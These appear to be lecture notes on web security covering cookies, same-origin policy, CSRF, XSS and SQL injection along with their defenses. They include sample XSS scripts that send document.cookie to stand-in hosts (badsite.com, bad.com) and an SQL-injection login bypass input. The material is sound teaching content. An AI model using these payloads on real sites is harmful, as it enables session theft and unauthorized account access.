
Cookie Attributes

- **Max-Age:** Sets an upper bound on how long a client retains a cookie.
- **Domain:** Sets the cookie's scope to a superset of hosts including the origin server.
- **Path:** Controls which server pages a cookie is returned to.
- **Secure:** If specified, the cookie should only be sent over HTTPS.
- **HttpOnly:** The cookie cannot be accessed via Javascript.
- Cookies are stored with their associated attributes.
- `document.cookie` returns all the cookies for the current document.

Same-Origin Policy (DOM SOP)

Same-Origin Policy (DOM SOP)

- The Same-Origin Policy (SOP) enforces isolation, preventing interference between documents from different origins.
- Scripts can access content only if it shares their origin.
- The goal is to segregate content into distinct protection domains.



SOP Motivation

- SOP prevents **malicious code** from accessing sensitive data from other sites.
- Without it, `JavaScript` from a malicious site could access data from a banking site in the same browser.
- Strict host isolation can be **overly restrictive**, necessitating nuanced rules.

SOP Rules

- An `HTML` document's origin is derived from its `URL`.
- Scripts and images inherit the origin of the `HTML` document that loaded them, not their source.
- Scripts can access content with matching origins.
- Origins are compared using a (scheme, host, port) triplet, where the host is a fully qualified domain name.

Relaxation of SOP

- Developers can manipulate `document.domain` to set a common parent domain to loosen SOP between subdomains.
- The cookie's scope is controlled through the `Domain` and `Path` attributes.
- Plugins have their own same origin policy.

Authentication Cookies, Malicious Scripts and CSRF

- Session IDs (random numbers) are often stored in `HTTP` cookies to manage browser sessions.
- For **authentication**, session ID cookies store login states and extend authenticated sessions.
- These cookies are prime targets, as they grant the benefits of authenticated sessions.

Cookie Theft

Authentication cookies may be stolen by:

- Malicious Javascript (`HttpOnly` cookie attribute mitigates this)
- Untrustworthy proxies (use the Secure cookie attribute)
- Client-side malware.
- Physical access to the system.



Servers must **encrypt** and **sign** cookies holding **sensitive** values, and include separate mechanisms to **prevent** replay and injection of cookies.

Cross-Site Request Forgery (CSRF)


- CSRF attacks **exploit** authentication cookies:
 - If an **authentication cookie** suffices to authorize a transaction, an HTTP request to the site is **pre-authorized**.
 - An attacker could craft a request and have the victim's browser send it.

- An attacker can trigger actions like a bank transfer by **embedding an HTTP request** in a malicious webpage or email.
- CSRF achieves its goal in a **single HTTP request**.
- Defenses can't rely on **IP addresses** since the victim's browser sends the request.
- CSRF attacks illustrate the confused deputy problem.




Photo by Alison Wang on Unsplash


a) CSRF



b) XSS-stored



c) XSS-reflected



CSRF Mitigation

- CSRF attacks can be mitigated using **secret validation tokens**.
- The server issues a **unique secret** at session start.
- The browser **includes this token** in subsequent requests for server validation.
- CSRF attackers, lacking the secret, cannot generate valid tokens.

More Malicious Scripts: Cross-Site Scripting (XSS)

- **Cross-Site Scripting (XSS)** involves injecting malicious HTML tags or scripts into web pages, causing unintended behavior on user's browsers.
- A classic example involves stealing cookies.

Example: Stored `XSS` occurs when an attacker stores malicious input on the server, which is later displayed to other users.

XSS Example

- A malicious user types this into a **web forum**:

```
Here is a picture of my dog   
<script>document.getElementById("mydogpic").src="http://  
badsite.com/dog.jpg?arg1=" + document.cookie </script>
```

- This results in the user's cookies being sent to `badsite.com`.
- **Input sanitization** is needed to prevent this from happening.

Types of XSS

- **Stored (persistent) XSS:** Stored on the **target server**.
- **Reflected (non-persistent) XSS:** The injected script is **reflected back** in an error message or other response.
- **DOM-based XSS:** Modifies the **client-side DOM** environment.

Reflected XSS Example

- A malicious user goes to `www.start.com` which contains a link

```
<a href='http://www.good.com/ <script>document.location="http://bad.com  
/dog.jpg?arg1="+document.cookie; </script>'>Click here</a>
```

- Clicking on the link causes a file-not-found error on the target website `www.good.com` which is then processed by the browser as HTML:

```
File-not-found: <script>document.location="http://bad.com/  
dog.jpg?arg1=" + document.cookie;</script>
```


- This causes the user's cookies for `www.good.com` to be sent to `badsite.com`.

XSS: Potential Impacts

- XSS allows execution of injected scripts, and full control of a user's browser.
- **Possible outcomes of XSS attacks:**
 - Browser redirection to attacker-controlled sites.
 - Access to authentication cookies.
 - Access to browser stored data.
 - Rewriting the displayed document.
- It is important to avoid giving the attacker the power to execute arbitrary javascript.

XSS Defenses

- **Tag filtering** removes or replaces certain HTML tags.
- **Evasive encoding** replaces characters used for scripting with **unicode** or **HTML entities**.
- **Input sanitization** removes potentially malicious elements from the user input by whitelisting, output escaping, or blacklisting.
- **Content Security Policy** can also be used as defense.



SQL Injection

- SQL injection involves crafting **input** to cause **attacker chosen SQL commands** to be executed on the backend database.
- SQL queries are **dynamically constructed** using user input, presenting opportunities for injection.

SQL Injection Example

- A web page uses SQL to construct a query to retrieve a users password from the database based on a user input, `un` and `pw`.

```
query
=
"SELECT * FROM pswdtab WHERE username='"
+ un + AND password='" + pw +
"'"
```

- If a user inputs `root' --` in the username field, the query becomes:

```
SELECT * FROM pswdtab WHERE username='root' -- AND password='...'
```

- The `--` comments the rest of the line, skipping the password check, and giving access to the root account.

SQL and Single-Quotes

- SQL single quotes appear in two distinct contexts: **data input** and **SQL syntax**.
- This ambiguity makes it difficult to keep program input separate from developer SQL code.
- Single quotes are one of many issues requiring output escaping in SQL.
 - Also other characters than a single quote need to be escaped.

SQL Injection Defenses

- **Escaping:** Adjusting received input to remove **clearly identified problems**.
- **Input filtering by blacklists:** Reject known-bad input.
- **Positive validation:** Only allow known-good input (**whitelisting**).
- Other programming defenses: Prepared statements, stored procedures, and input validation (via whitelists).

SQL Injection Mitigation Systems

- **AMNESIA**: Uses static analysis to build models of legal queries.
- **SQLCheck**: Checks at runtime that queries conform to a specified grammar.
- **SQLGuard**: Compares query parse trees before and after user input.
- **WebSSARI**: Based on information flow analysis, static analysis, and conformance to predefined conditions.